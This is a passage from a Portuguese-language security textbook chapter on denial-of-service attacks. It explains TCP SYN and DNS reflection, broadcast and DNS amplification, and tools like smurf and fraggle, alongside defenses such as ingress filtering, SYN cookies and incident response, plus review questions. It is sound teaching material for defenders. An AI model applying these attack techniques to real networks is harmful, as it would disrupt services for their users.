
Outra variante do ataque de reflexão usa pacotes TCP SYN e explora o protocolo de apresentação em três vias normal usado para estabelecer uma conexão TCP. O atacante envia vários pacotes SYN com endereços de origem falsificados aos intermediários escolhidos. Por sua vez, os intermediários respondem com um pacote SYN-ACK ao endereço de origem falsificado que, na realidade, é o sistema-alvo. O atacante usa esse ataque com vários

intermediários. A meta é gerar volumes de pacotes suficientemente altos para inundar o enlace até o sistema visado. O sistema visado responderá com um pacote RST a qualquer pacote que chegue a ele; porém, a essa altura, o ataque já conseguiu sobrecarregar o enlace de rede do alvo.

Essa variante de ataque é um ataque de inundação diferente do ataque de falsificação de SYN que já discutimos neste capítulo. A meta é inundar o enlace da rede até o alvo, e não exaurir seus recursos de tratamento de rede. Na verdade, o atacante usualmente tomaria cuidado para limitar o volume de tráfego até qualquer intermediário em particular, para assegurar que ele não seja sobrecarregado ou até mesmo note esse tráfego. Isso porque, em primeiro lugar, seu funcionamento correto e contínuo é uma componente essencial desse ataque e, em segundo lugar, isso limita a chance de detecção das ações do atacante. O ataque de 2002 ao [GRC.com](#) foi dessa forma. Ele usou requisições de conexão ao serviço de roteamento BGP em roteadores centrais, usados como intermediários primários. Esses roteadores geraram tráfego de resposta suficiente para bloquear completamente o acesso normal ao [GRC.com](#). Todavia, como o [GRC.com](#) descobriu, uma vez bloqueado esse tráfego, uma gama de outros serviços, em outros intermediários, também estava sendo usada. O GRC observou em seu relatório sobre esse ataque que “você sabe que está em apuros quando inundações de pacotes estão competindo entre si para inundá-lo”.

Qualquer serviço TCP acessível, de modo geral, pode ser usado nesse tipo de ataque. Dado o grande número de servidores disponíveis na Internet, incluindo muitos servidores conhecidos com enlaces de rede de capacidade muito alta, há muitos intermediários possíveis que podem ser usados. O que torna esse ataque ainda mais efetivo é que as requisições de conexão TCP individuais são indistinguíveis de requisições de conexão normais dirigidas ao servidor. Somente se eles estiverem executando alguma forma de sistema de detecção de intrusão que detecta o grande número de requisições de conexão com falhas advindas de um sistema é que esse ataque pode ser detectado e possivelmente bloqueado. Se o atacante estiver usando vários intermediários, é muito provável que, mesmo que alguns detectem e bloqueiem o ataque, muitos outros não o farão, e o ataque será bem-sucedido.

Outra variação do ataque refletor estabelece um laço autocontido entre o intermediário e o sistema visado. Ambos os sistemas agem como refletores. A [Figura 7.6](#), baseada em [SCAR08], mostra esse tipo de ataque. A parte superior da figura mostra a operação normal do sistema de nomes de domínio (Domain Name System — DNS).<sup>9</sup>



**FIGURA 7.6** Ataque de reflexão de DNS.

O cliente DNS envia uma consulta a partir de sua porta UDP 1792, direcionada à porta 53 do servidor DNS, para obter o endereço IP de um nome de domínio. O servidor DNS envia um pacote de resposta UDP que inclui o endereço IP. A parte inferior da figura mostra um ataque de reflexão que usa DNS. O atacante envia uma consulta ao servidor DNS com endereço de origem IP falsificado j.k.l.m; esse é o endereço IP do alvo. O atacante usa a porta 7, que usualmente está associada a eco, um serviço refletor. Então, o servidor DNS envia uma resposta à vítima do ataque, j.k.l.m, endereçada à porta 7. Se a vítima estiver oferecendo o serviço de eco, ela pode criar um pacote que ecoa os dados recebidos de volta ao servidor DNS. Isso pode causar um laço entre o servidor DNS e a vítima se o servidor DNS responder aos pacotes enviados pela vítima. A maioria dos ataques refletores pode ser evitada por meio de conjuntos de regras de firewalls baseados em rede e em estações que rejeitam combinações suspeitas de portas de origem e destino.

Embora muito efetivo, caso seja possível, esse tipo de ataque é razoavelmente fácil de filtrar porque as combinações de portas de serviço usadas nunca deveriam ocorrer em uma operação normal de rede.

Ao implementar qualquer desses ataques de reflexão, o atacante poderia usar apenas um sistema como a fonte original de pacotes. Isso é suficiente, em particular se for utilizado um serviço que gera pacotes de resposta maiores do que os originalmente enviados ao intermediário. Alternativamente, vários sistemas poderiam ser usados para gerar volume mais alto de tráfego a ser refletido para camuflar ainda mais o caminho de volta ao atacante. Nesse caso,


uma botnet seria normalmente usada.

Outra característica de ataques de reflexão é a falta de tráfego de retrodifusão. Tanto nos ataques de inundação diretos quanto nos ataques de falsificação de SYN, a utilização de endereços de origem falsificados resulta na disseminação de pacotes de resposta por toda a Internet e, portanto, detectáveis. Isso permite que os pesquisadores de segurança estimem o volume de tais ataques. Em ataques de reflexão, o endereço de origem falsificado dirige todos os pacotes ao alvo desejado e quaisquer respostas ao intermediário. Não há qualquer efeito colateral amplamente visível desses ataques, o que os torna muito mais difíceis de quantificar. Evidência deles só está disponível em sistemas visados e seus ISPs ou nos sistemas intermediários. Em qualquer caso, seriam necessárias instrumentação e monitoração específicas para colher essa evidência.

Fundamental para o sucesso de ataques de reflexão é a capacidade de criar pacotes com origem falsificada. Se forem instalados filtros que bloqueiem pacotes com origem falsificada, esses ataques são simplesmente impossíveis. Essa é a mais básica e fundamental defesa contra tais ataques. Não é esse o caso de ataques de falsificação ou inundação de SYN (distribuídos ou não). Eles podem ser bem-sucedidos usando endereços de origem reais, com as consequências que já observamos.

## Ataques de amplificação

Ataques de amplificação são uma variante de ataques refletores e também envolvem enviar a intermediários um pacote com o endereço de origem falsificado do sistema-alvo. Eles diferem na geração de vários pacotes de resposta para cada pacote original enviado. Isso pode ser conseguido dirigindo a requisição original ao endereço de broadcast de alguma rede. O resultado é que todas as estações nessa rede podem potencialmente responder à requisição, gerando uma inundação de respostas, como mostra a [Figura 7.7](#). Basta usar um serviço tratado por grande número de estações na rede intermediária.



**FIGURA 7.7** Ataque de amplificação.

Uma inundação de ping usando pacotes de requisição de eco ICMP era uma escolha comum, visto que esse serviço é uma componente fundamental de implementações TCP/IP e era frequentemente permitida em redes. O conhecido programa de DoS *smurf* usava esse mecanismo e foi muito popular por algum tempo. Outra possibilidade é usar um serviço UDP adequado, como o serviço de eco. O programa *fraggle* implementava essa variante. Observe que serviços TCP não podem ser usados nesse tipo de ataque: como eles são orientados a conexão, não podem ser dirigidos a endereços de broadcast. Transmissões broadcast são inherentemente sem conexão.

A melhor defesa adicional contra essa forma de ataque é não permitir que transmissões broadcast dirigidas sejam roteadas para uma rede se advindas de fora da rede. Na verdade, essa é outra recomendação de segurança existente há muito tempo, infelizmente quase tão amplamente implementada quanto o bloqueio de endereços de origem falsificados. Se essas formas de filtragem estiverem instaladas, esses ataques não terão sucesso. Uma outra defesa é limitar o acesso de usuários externos à organização a serviços de rede como eco e ping. Isso restringe os serviços que poderiam ser usados nesses ataques, à custa de reduzir a facilidade de analisar alguns problemas de rede legítimos.

Os atacantes escaneiam a Internet em busca de redes bem conectadas que permitam transmissões broadcast dirigidas e que implementem serviços adequados que eles podem usar em ataques de reflexão. Essas listas são comercializadas e usadas para implementar tais ataques.

## Ataques de amplificação de DNS

Além do ataque de reflexão de DNS que já discutimos, outra variante de um ataque de amplificação usa pacotes dirigidos a um servidor de DNS legítimo, usado como sistema intermediário. Os atacantes conseguem amplificação de ataque explorando o comportamento do protocolo DNS para converter uma pequena requisição em uma resposta muito maior. Isso contrasta com os ataques amplificadores originais, que usam respostas vindas de vários sistemas a uma única requisição para obter amplificação. Usando o protocolo DNS clássico, um pacote de requisição UDP de 60 bytes pode facilmente resultar em uma resposta UDP de 512 bytes, o máximo tradicionalmente permitido. Basta haver um servidor de nomes com registros DNS suficientemente grandes para isso ocorrer.

Esses ataques têm sido observados há muitos anos. Mais recentemente, o protocolo DNS foi ampliado para permitir respostas muito maiores, de mais de 4.000 bytes, para suportar recursos ampliados de DNS como IPv6, segurança e outros. Visando servidores que suportam o protocolo DNS ampliado, pode-se conseguir amplificação significativamente maior do que com o protocolo DNS clássico.

Nesse ataque, uma seleção de servidores DNS adequados com boas conexões de rede é escolhida. O atacante cria uma série de requisições DNS que contêm o endereço de origem falsificado do sistema visado. Essas requisições são dirigidas a vários dos servidores de nomes selecionados. Os servidores respondem a essas requisições enviando as respostas à origem falsificada que, para eles, parece ser o sistema requisitante legítimo. Então, o alvo é inundado com suas respostas. Por causa da amplificação conseguida, basta o atacante gerar um fluxo moderado de pacotes para causar um fluxo maior, amplificado, para inundar e sobrecarregar a capacidade do enlace até o sistema visado. Sistemas intermediários também experimentarão cargas de rede significativas. Usando vários sistemas de alta capacidade, bem conectados, o atacante pode garantir que sistemas intermediários não sejam sobrecarregados, o que permite a continuação do ataque.

Outra variante desse ataque explora servidores de nomes DNS recursivos. Esse é um aspecto básico do protocolo DNS que permite que um servidor de nomes DNS consulte vários outros servidores para resolver uma consulta para seus clientes. A intenção era que esse recurso fosse usado para suportar apenas clientes locais. Todavia, muitos sistemas DNS suportam recursão por padrão para qualquer requisição. Eles são conhecidos como servidores de DNS recursivos abertos. Os atacantes podem explorar tais servidores para vários ataques baseados em DNS, incluindo o ataque de DoS de amplificação de DNS.

Nessa variante, o atacante visa certa quantidade de servidores de DNS recursivos abertos. As informações de nomes usadas para o ataque não precisam residir nesses servidores, mas podem provir de qualquer lugar da Internet. Os resultados são dirigidos ao alvo desejado usando endereços de origem falsificados.

Como todos os ataques baseados em reflexão, a defesa básica contra eles é impedir a utilização de endereços de origem falsificados. A configuração adequada de servidores de DNS, em particular limitando respostas recursivas somente a sistemas clientes internos, pode restringir algumas variantes desse ataque.

## 7.6 Defesas contra ataques de negação de serviço

Há várias providências que podem ser tomadas, tanto para limitar as consequências de ser o alvo de um ataque de DoS quanto para limitar a chance de que os seus sistemas sejam comprometidos e usados para lançar ataques de DoS. É importante reconhecer que esses ataques não podem ser inteiramente evitados. Em particular, se um atacante puder dirigir um volume de tráfego legítimo suficientemente grande ao seu sistema, existe alta chance de que ele sobrecarregará a conexão de rede do seu sistema e, assim, limitará requisições de tráfego legítimas vindas de outros usuários. Na verdade, isso às vezes ocorre por acidente, como resultado de grande publicidade sobre um site específico. Um caso clássico é o do famoso site de agregação de notícias Slashdot: postagens referenciando um site costumam resultar em sobrecarga do sistema servidor referenciado. O mesmo acontece quando ocorrem eventos esportivos de alta popularidade, como os Jogos Olímpicos ou a Copa do Mundo de Futebol: os sites de notícias sobre esses eventos experimentam níveis muito altos de tráfego. Isso levou à utilização de termos como *slashdotted*, *flash crowd* (multidão relâmpago) ou *flash event* (evento relâmpago) para descrever tais ocorrências. Há muito pouco a fazer para impedir esse tipo de sobrecarga, acidental ou deliberada, sem também comprometer o desempenho da rede. A significativa superprovisão de largura de banda de rede adicional e de servidores distribuídos replicados é a resposta usual, particularmente quando a sobrecarga é esperada. É isso o que costumam fazer os sites esportivos populares. Todavia, essa resposta tem um custo de implementação significativo.

Em geral, há quatro linhas de defesa contra ataques de DDoS [PENG07, CHAN02]:

- **Prevenção e preempção de ataque (antes do ataque):** Esses mecanismos habilitam a vítima a suportar tentativas de ataque sem recusar serviço a clientes legítimos. Entre as técnicas figuram a imposição de políticas relativas ao consumo de recursos e o fornecimento de recursos de backup disponíveis sob demanda. Além disso, mecanismos de prevenção modificam sistemas e protocolos na Internet para reduzir a possibilidade de ataques de DDoS.
- **Detecção e filtragem de ataque (durante o ataque):** Esses mecanismos tentam detectar o ataque quando ele começa e responder imediatamente. Isso minimiza o impacto causado pelo ataque ao alvo. A detecção envolve procurar padrões de comportamento suspeitos. A resposta envolve filtrar e eliminar pacotes que provavelmente fazem parte do ataque.
- **Rastreamento retroativo e identificação da fonte (durante e após o ataque):** É uma tentativa de identificar a fonte do ataque como a primeira providência para impedir ataques futuros. Todavia, normalmente, esse método não dá resultados suficientemente rápidos, se é que dá algum resultado, para atenuar um ataque em curso.
- **Reação ao ataque (depois do ataque):** É uma tentativa de eliminar ou diminuir os efeitos de um ataque.

Discutimos a primeira dessas linhas de defesa nesta seção e consideramos as três restantes na [Seção 7.7](#).

Uma componente crítica de muitos ataques de DoS é a utilização de endereços de origem falsificados. Esses endereços camuflam o sistema de origem de ataques de DoS diretos e distribuídos ou são usados para dirigir tráfego refletido ou amplificado ao sistema-alvo. Portanto, uma das recomendações fundamentais e existentes há muito tempo para defesa contra esses ataques é limitar a capacidade dos sistemas de enviar pacotes com endereços de origem falsificados. A RFC 2827, *Network Ingress Filtering: Defeating Denial-of-service Attacks which Employ IP Source Address Spoofing*,<sup>10</sup> faz essa recomendação diretamente, assim como o fazem SANS, CERT e muitas outras organizações preocupadas com segurança de rede.

Essa filtragem precisa ser feita o mais perto possível da fonte, por roteadores ou equipamentos de acesso que conheçam as faixas de endereços válidos de pacotes que chegam. Isso costuma ser feito por um ISP que provê a conexão de rede para uma organização ou um usuário doméstico. Um ISP sabe quais endereços são alocados a todos os seus clientes e, por consequência, está mais bem colocado para garantir que endereços de origem válidos sejam usados em

todos os pacotes advindos de seus clientes. Esse tipo de filtragem pode ser implementado usando regras explícitas de controle de acesso em um roteador para assegurar que o endereço de origem em qualquer pacote de cliente é um endereço alocado ao ISP.

Alternativamente, os filtros podem ser usados para garantir que o caminho de volta ao endereço de origem alegado seja o que está sendo usado pelo pacote sendo analisado. Por exemplo, isso pode ser feito em roteadores Cisco usando o comando “ip verify unicast reverse-path”. Esta última abordagem pode não ser possível para alguns ISPs que usam uma infraestrutura de roteamento complexa, redundante. Implementar alguma forma de filtro desse tipo assegura que os clientes do ISP não podem ser a fonte de pacotes falsificados. Infelizmente, apesar de essa recomendação ser muito conhecida, muitos ISPs ainda não executam esse tipo de filtragem. Em particular, os que têm grande número de usuários domésticos de banda larga conectados são a principal preocupação. Tais sistemas costumam ser alvos de ataque, visto que frequentemente são muito menos seguros do que sistemas corporativos. Uma vez comprometidos, eles são usados como intermediários em outros ataques, como ataques de DoS. Por não implementarem filtros antifalsificação (antispoofing), os ISPs estão claramente contribuindo para esse problema. Um argumento frequentemente citado para não fazer isso é o impacto sobre o desempenho em seus roteadores. Embora a filtragem realmente incorra em pequena penalidade, o mesmo acontece quando é preciso processar volumes de tráfego de ataque. Dada a alta predominância de ataques de DoS, simplesmente não há qualquer justificativa para um ISP ou organização não implementar essa recomendação de segurança tão básica.

Quaisquer defesas contra ataques de inundação precisam estar localizadas retroativamente na nuvem da Internet, e não no roteador de borda de uma organização-alvo, visto que esse roteador usualmente está localizado junto ao recurso que está sob ataque. Os filtros devem ser aplicados ao tráfego antes de ele sair da rede do ISP ou até mesmo no ponto de entrada de sua rede. Embora, em geral, não seja possível identificar pacotes com endereços de origem falsificados, a utilização de uma filtragem de caminho reverso pode ajudar a identificar alguns desses pacotes quando o caminho do ISP até o endereço falsificado é diferente do usado pelo pacote para alcançar o ISP. Além disso, ataques que usam tipos de pacote específicos, como inundações ICMP ou inundações UDPs para serviços de diagnóstico, podem ser estrangulados mediante a imposição de limites à taxa na qual esses pacotes serão aceitos na rede. Durante a operação normal da rede, isso deve compreender uma fração

relativamente pequena do volume global do tráfego de rede. Muitos roteadores, em particular os roteadores de alta tecnologia usados por ISPs, têm a capacidade de limitar taxas de pacotes. Estabelecer limites adequados para a taxa desses tipos de pacotes pode ajudar a atenuar o efeito de inundações de pacotes que os usam, permitindo que outros tipos de tráfego fluam até a organização visada mesmo que ocorra um ataque.

É possível se defender especificamente contra o ataque de falsificação de SYN usando uma versão modificada do código de tratamento de conexão TCP. Em vez de salvar os detalhes da conexão no servidor, informações críticas sobre a conexão requisitada são codificadas criptograficamente em um cookie que é enviado como o número de sequência inicial do servidor. Esse cookie é devolvido ao cliente no pacote SYN-ACK enviado pelo servidor. Quando um cliente legítimo responde com um pacote ACK que contém o número de sequência do cookie corretamente incrementado, o servidor consegue reconstruir as informações sobre a conexão que ele normalmente teria salvado na sua tabela de conexões TCP conhecidas. Em geral, essa técnica só é usada quando ocorre um estouro de capacidade da tabela e tem a vantagem de não consumir recursos de memória no servidor até a conclusão da apresentação TCP em três vias. Então, o servidor tem maior confiança de que o endereço de origem verdadeiramente corresponde a um cliente real que está interagindo com o servidor.

Há algumas desvantagens nessa técnica. Ela acaba usando recursos computacionais no servidor para calcular o cookie. Além disso, ela bloqueia a utilização de certas extensões do TCP, como janelas grandes. Quando tal extensão é usada, as requisições normalmente são salvas pelo servidor, juntamente com outros detalhes da conexão requisitada. Todavia, essas informações de conexão não podem ser codificadas no cookie, já que não há espaço suficiente para isso. Visto que a alternativa é o servidor rejeitar inteiramente a conexão, pois não tem qualquer recurso sobrando para gerenciar a requisição, isso ainda é uma melhoria na capacidade do sistema de tratar altas cargas de requisição de conexão. Essa abordagem foi inventada independentemente por várias pessoas. A variante mais conhecida é a SYN Cookies, cujo principal originador é Daniel Bernstein. Ela está disponível em sistemas FreeBSD e Linux recentes, embora não seja habilitada por padrão. Uma variante dessa técnica também está presente no Windows 2000, XP e em versões posteriores. É usada sempre que há estouro de capacidade das tabelas de conexões TCP desses sistemas.

Alternativamente, o código de rede do sistema TCP/IP pode ser modificado para descartar seletivamente uma entrada da tabela de conexões TCP relativa a uma conexão incompleta quando ocorre um estouro de capacidade, o que permite o prosseguimento de uma nova tentativa de conexão. Isso é conhecido como *descarte seletivo* ou *descarte aleatório*. Supondo que a maioria das entradas em uma tabela com estouro de capacidade resulte do ataque, é mais provável que a entrada descartada corresponderá a um pacote de ataque. Logo, sua remoção não terá qualquer consequência. Se tal entrada não corresponder a um pacote de ataque, uma tentativa de conexão legítima falhará e terá de ser tentada novamente. Todavia, essa abordagem dá a novas tentativas de conexão uma chance de sucesso, em vez de ser descartada imediatamente, quando ocorre estouro de capacidade da tabela.

Uma outra defesa contra ataques de falsificação de SYN inclui parâmetros modificadores usados no código de rede TCP/IP de um sistema. Esses parâmetros incluem o tamanho da tabela de conexões TCP e o tempo limite de espera usado para eliminar entradas dessa tabela quando nenhuma resposta é recebida. Eles podem ser combinados com limites adequados de taxas impostos ao enlace de rede da organização, para gerenciar a máxima taxa permitida de requisições de conexão. Nenhuma dessas mudanças pode evitar esses ataques, embora elas realmente dificultem a tarefa do atacante.

A melhor defesa contra ataques de amplificação de transmissão broadcast é bloquear a utilização de broadcast dirigido a IPs, o que pode ser feito pelo ISP ou por qualquer organização cujos sistemas poderiam ser usados como intermediário. Como observamos anteriormente neste capítulo, esse e mais filtros antifalsificação (antispoofing) são recomendações existentes há muito tempo, que todas as organizações deveriam implementar. De modo mais geral, limitar ou bloquear tráfego a serviços suspeitos ou combinações de portas de origem e de destino pode restringir os tipos de ataques de reflexão que podem ser usados contra uma organização.

Defender-se contra ataques a recursos de aplicações geralmente requer modificar as aplicações visadas, como servidores Web. Defesas podem envolver tentativas de distinguir interações legítimas, geralmente iniciadas por seres humanos, de ataques de DoS automatizados. Isso, frequentemente, toma a forma de um quebra-cabeça gráfico, um *captcha*, que é fácil para grande parte dos seres humanos resolver, mas difícil de automatizar. Essa abordagem é usada por muitos dos grandes sites de portal, como Hotmail e Yahoo. Alternativamente, as aplicações podem limitar a taxa de alguns tipos de interações de modo a

continuar a prover alguma forma de serviço. Algumas dessas alternativas são exploradas em [KAND05].

Além dessas defesas diretas contra mecanismos de ataque de DoS, boas práticas globais de segurança de sistema devem ser mantidas. A meta é garantir que os seus sistemas não sejam comprometidos e usados como sistemas zumbis. Configuração e monitoração adequadas de servidores de alto desempenho, bem conectados, também são necessárias para ajudar a garantir que não contribuam para o problema como potenciais servidores intermediários.

Finalmente, se uma organização depende de serviços de rede, ela deve considerar espelhamento e replicação desses servidores por diversas instalações com várias conexões de rede. Essa é uma boa prática geral para servidores de alto desempenho e fornece maiores níveis de confiabilidade e tolerância a falhas em geral, e não apenas uma resposta a esses tipos de ataque.

## 7.7 Resposta a um ataque de negação de serviço

Para responder com sucesso a um ataque de DoS, é necessário um bom plano de resposta a incidentes, que deve incluir detalhes sobre como contatar pessoal técnico do provedor de serviço de Internet. Esse contato deve ser possível usando meios independentes, visto que sua conexão de rede pode muito bem ser inutilizada devido ao ataque. Ataques de DoS, em particular ataques de inundação, só podem ser filtrados no sentido ascendente da sua conexão de rede. O plano deve também conter detalhes sobre como responder ao ataque. A divisão de responsabilidades entre o pessoal organizacional e o ISP dependerá dos recursos disponíveis e das capacidades técnicas da organização.

Dentro de uma organização é preciso implementar os filtros padrão de antifalsificação contra broadcast dirigido e limitadores de taxa de transmissão discutidos neste capítulo. O ideal seria ter também alguma forma de sistema automatizado de detecção e monitoração de intrusão de rede para avisar imediatamente ao pessoal responsável caso seja detectado algum tráfego anormal. Discutiremos tais sistemas no Capítulo 8. Pesquisas sobre como melhor identificar tráfego anormal são um trabalho constante. Elas podem ser baseadas em mudanças em padrões de fluxo de informações, endereço de origem ou outras características de tráfego, como [CARL06] discute. É importante que uma organização conheça seus padrões normais de tráfego, de modo a ter uma linha-base com a qual comparar fluxos de tráfego anormais. Sem tais sistemas e

conhecimento, a primeira indicação provavelmente será um aviso de usuários internos ou externos à organização de que a sua conexão à rede falhou. Identificar a razão dessa falha, seja ataque, configuração errônea seja falha de hardware ou software, pode exigir tempo adicional valioso.

Quando um ataque de DoS é detectado, a primeira providência é identificar o tipo de ataque e a melhor abordagem para se defender contra ele. Normalmente, isso envolve capturar pacotes que entram na organização e analisá-los à procura de tipos de pacotes de ataque comuns, o que pode ser feito por pessoal da própria organização usando ferramentas adequadas de análise de rede. Se a organização não dispuser de recursos e capacidade para isso, ela precisará que seu ISP execute essa tarefa de captura e análise. A partir dessa análise, o tipo de ataque é identificado e são projetados filtros adequados para bloquear o fluxo de pacotes de ataque. Esses filtros têm de ser instalados pelo ISP em seus roteadores. Se o ataque visar um bug em um sistema ou aplicação em vez de alto volume de tráfego, isso deve ser identificado, e providências devem ser tomadas para corrigi-lo e evitar futuros ataques.

A organização pode também querer que seu ISP rastreie o fluxo de pacotes retroativamente, em uma tentativa de identificar sua fonte. Todavia, se forem usados endereços de origem falsificados, isso pode ser difícil e demorado. O desejo de tentar fazer isso pode muito bem depender de a organização pretender informar o ataque às agências legais relevantes. Nesse caso, deve-se coletar evidências adicionais e documentar ações para dar suporte a qualquer ação judicial subsequente.

No caso de um ataque de inundação estendido, orquestrado, advindo de grande número de sistemas distribuídos ou refletidos, pode não ser possível filtrar um número suficiente de pacotes de ataque para restaurar a conectividade da rede. Nesses casos, a organização precisa de uma estratégia de contingência, seja para conectar-se a servidores de backup alternativos, seja para comissionar rapidamente novos servidores em um novo site com novos endereços, de modo a restaurar o serviço. Sem planejamento prévio para isso, a consequência de tal ataque será a extensiva perda de conectividade de rede. Se a organização depender dessa conexão para sua operação, as consequências podem ser significativas.

Em seguida à resposta imediata a esse tipo específico de ataque, a política de resposta a incidentes da organização pode especificar providências adicionais que serão tomadas para responder a contingências como essa. Isso deve certamente incluir a análise do ataque e da resposta, de modo a obter benefícios

da experiência e melhorar o tratamento futuro. O ideal seria que a segurança da organização pudesse ser melhorada como resultado. Discutiremos com mais detalhes todos esses aspectos de resposta a incidentes no [Capítulo 17](#).

## 7.8 Leituras e sites recomendados

[PENG07] é um excelente levantamento de ataques e defesas contra DoS. Um outro levantamento abrangente é [HAND06]. [CAMP05], [CARL06], [CHEU06], [KAND05] e [MOOR06] detalham pesquisas acadêmicas sobre ataques e detecção de DoS. [SCAR08] inclui alguma orientação sobre tipos de ataques de DoS e sobre como se preparar para responder a eles.

[CHAN02] dá sugestões de defesa contra ataques de DDoS. [LIU09] é um artigo curto, porém, útil sobre o mesmo assunto.

**CAMP05** Campbell, P. The Denial-of-Service Dance. *IEEE Security and Privacy*, novembro–dezembro de 2005.

**CARL06** Carl, G. et al. Denial-of-service-Attack-Detection Techniques. *IEEE Internet Computing*, janeiro–fevereiro de 2006.

**CHAN02** Chang, R. Defending Against Flooding-Based Distributed Denial-of-Service Attacks: A Tutorial. *IEEE Communications Magazine*, outubro 2002.

**CHEU06** Cheling, S. Denial-of-Service Against the Domain Name System. *IEEE Security and Privacy*, janeiro–fevereiro de 2006.

**HAND06** Handley, M.; Rescorla, E. Internet Denial-of-Service Considerations. RFC 4732, novembro de 2006.

**KAND05** Kandula, S. Surviving DDoS Attacks; login, outubro de 2005.

**LIU09** Liu, S. Surviving Distributed Attacks of Denial-of-Service. *IT Pro*, setembro/outubro de 2009.

**MOOR06** Moore, D. et al. Inferring Internet Denial-of-Service Activity. *ACM Transactions on Computer Systems*, maio de 2006.

**PENG07** Peng, T.; Leckie, C.; Rammohanarao, K. Survey of Network-Based Defense Mechanisms Counteracting the DoS and DDoS Problems. *ACM Computing Surveys*, abril de 2007.

**SCAR08** Scarfone, K.; Grance, T.; Masone, K. *Computer Security Incident Handling Guide*. NIST Special Publication 800-61, março de 2008.

## Sites recomendados

- **Distributed Denial-of-Service, site de David Dittrich:** Contém listas de

livros, artigos e outras informações sobre ataques e ferramentas de DDoS.

- **Denial-of-Service (DoS) Attack Resources:** Provê um útil conjunto de links relevantes sobre negação de serviço, incluindo agências legais, informações técnicas e listas de correio sobre o assunto.

## 7.9 Termos principais, perguntas de revisão e problemas

### Termos principais

apresentação TCP em três vias	descarte aleatório	negação de serviço (DoS)
ataque de amplificação	disponibilidade	negação de serviço
ataque de amplificação de DNS	falsificação de endereço de origem	distribuído (DDoS)
ataque de inundação	falsificação de SYN	pacote envenenado
ataque de reflexão	flash crowd	retrodifusão de tráfego
botnet	ICMP	slashdotted
broadcast dirigido	inundação de SYN	TCP
cookie de SYN	inundação ICMP	UDP
	inundação UDP	zumbi

### Perguntas de revisão

- 7.1 Defina o que é um ataque de negação de serviço (DoS).
- 7.2 Quais tipos de recursos são visados em tais ataques?
- 7.3 Qual é a meta de um ataque de inundação?
- 7.4 Quais tipos de pacotes são comumente usados para ataques de inundação?
- 7.5 Por que muitos ataques de DoS usam pacotes com endereços de origem falsificados?
- 7.6 Defina um ataque de negação de serviço distribuído (DDoS).
- 7.7 Qual arquitetura um DDoS normalmente usa?
- 7.8 Defina o que é um ataque de reflexão.
- 7.9 Defina o que é um ataque de amplificação.
- 7.10 Qual é a defesa primária contra muitos ataques de DoS e onde ela é implementada?

- 7.11 Quais defesas são possíveis contra ataques de inundação não envolvendo endereços de origem falsificados? Esses ataques podem ser inteiramente evitados?
- 7.12 Quais defesas são possíveis contra ataques de falsificação de TCP SYN?
- 7.13 A que se referem os nomes *slashdotted* e *flash crowd*? Qual é a relação entre esses exemplos de sobrecarga legítima de redes e as consequências de um ataque de DoS?
- 7.14 Quais defesas são possíveis para impedir que os sistemas de uma organização sejam usados como intermediários em um ataque de amplificação?
- 7.15 Quais providências devem ser tomadas quando um ataque de DoS é detectado?
- 7.16 Quais são as medidas necessárias para rastrear a fonte de vários tipos de pacotes usados em um ataque de DoS? Alguns tipos de pacotes são mais fáceis de rastrear até sua fonte do que outros?

## Problemas

- 7.1 Para implementar o ataque de inundação DoS clássico, o atacante deve gerar um volume de pacotes suficientemente grande para ultrapassar a capacidade do enlace até a organização visada. Considere um ataque que usa pacotes de requisição de eco (ping) ICMP de 500 bytes de tamanho (sem contar o custo adicional de enquadramento). Quantos desses pacotes por segundo o atacante deve enviar para inundar uma organização-alvo usando um enlace de 0,5 Mbps? Quantos por segundo se o atacante usar um enlace de 2 Mbps? E com um enlace de 10 Mbps?
